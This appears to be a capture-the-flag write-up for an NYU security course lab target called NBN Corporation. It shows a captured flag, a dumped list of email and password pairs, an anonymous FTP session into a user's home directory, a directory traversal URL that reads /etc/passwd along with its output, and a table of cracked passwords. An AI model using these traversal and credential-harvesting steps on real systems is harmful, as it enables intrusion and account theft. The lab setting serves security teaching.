
tr2276 says xss

Future Customers

FOR INTERNAL USE ONLY


flag2{down_a_rabbithole}
NqF5Rz@yahoo.com : connie //// long@gmail.com : capone //// hjk12345@hotmail.com : ned ////
snoogy@yahoo.com : frank //// polobear@yahoo.com : jess //// mkgiy13@gmail.com : max ////
tempbeauties@live.com : peterpiper //// amohalko@gmail.com : desiree //// ramy43@gmail.com : greatone ////
dowjones@hotmail.com : stockman //// yahotmail@hotmail.com : eugene //// hydro1@gmail.com : maurice ////
boneman22@gmail.com : dennis //// hamlin@hotmail.com : willie //// nevirts@gmail.com : jackie ////
redtop@live.com : camille //// langp@hotmail.com : pontoosh //// jnardi@live.com : peter ////
4degrees@hotmail.com : ralph //// fretteaser@hotmail.com : derek //// bsquard@live.com : wilbur ////
zd0ns23@live.com : wrinkle //// scheefca@live.com : gerry //// enobrac@gmail.com : marcy ////
saazuhl1273@gmail.com : cauhuln //// fwe315@live.com : evan //// wilson@gmail.com : triad ////
navresbo@yahoo.com : heather //// XO6Pn75pjjK@yahoo.com : sandy //// darkness024@yahoo.com : randy ////
jjstrokes@live.com : beansko //// zimago@yahoo.com : george //// katrina@gmail.com : harald ////
awesome@gmail.com : larry //// jess@yahoo.com : jesse //// t@t.com :

FTP access



```
┌──(kali㉿kali)-[~]
└─$ ftp 10.10.0.66 65534
Connected to 10.10.0.66.
220 (vsFTPd 3.0.3)
Name (10.10.0.66:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||62957|)
150 Here comes the directory listing.
drwxr-xr-x    5 1000     1000         4096 Dec 10 19:18 gibson
226 Directory send OK.
ftp> cd gibson
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||45775|)
150 Here comes the directory listing.
-rw-rw-rw-    1 0        0           46037 Apr 03  2020 flag3
226 Directory send OK.
ftp> ls -la
229 Entering Extended Passive Mode (|||42692|)
150 Here comes the directory listing.
drwxr-xr-x    5 1000     1000         4096 Dec 10 19:18 .
drwxr-xr-x    3 0        0            4096 Apr 20  2019 ..
-rw-------    1 1000     1000          448 Dec 10 19:20 .bash_history
-rw-r--r--    1 1000     1000          220 Apr 04  2018 .bash_logout
-rw-r--r--    1 1000     1000         3771 Apr 04  2018 .bashrc
drwx------    2 1000     1000         4096 Apr 20  2019 .cache
drwx------    3 1000     1000         4096 Apr 20  2019 .gnupg
drwxrwxr-x    3 1000     1000         4096 Apr 03  2020 .local
-rw-------    1 1000     1000           61 Dec 10 19:18 .mysql_history
-rw-r--r--    1 1000     1000          807 Apr 04  2018 .profile
-rw-r--r--    1 1000     1000            0 Apr 20  2019 .sudo_as_admin_successful
-rw-rw-rw-    1 0        0           46037 Apr 03  2020 flag3
226 Directory send OK.
```

Vulnerable List Parameter (Directory Traversal)


NBN Corporation
Not secure
10.10.0.66:8001/internal/customers.php?authenticated=1&list=/etc/passwd
NBN Corporation
We are Always Watching Them
NYU - CS 6573 Spring 2019 Final

Future Customers

FOR INTERNAL USE ONLY

```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List
Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-
Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-network:x:100:102:systemd Network
Management,,,:/run/systemd/netif:/usr/sbin/nologin systemd-resolve:x:101:103:systemd
Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin _apt:x:104:65534::/nonexistent:/usr/sbin/nologin
lxd:x:105:65534::/var/lib/lxd/:/bin/false uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin pollinate:x:109:1::/var/cache/pollinate:/bin/false
sshd:x:110:65534::/run/sshd:/usr/sbin/nologin gibson:x:1000:1000:gibson:/home/gibson:/bin/bash
ftp:x:111:113:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin mysql:x:112:115:MySQL Server,,,:/nonexistent:/bin/false
```

FOR INTERNAL USE ONLY

Passwords Found

Username	Password
gibson	digital
stephenson	pizzadeliver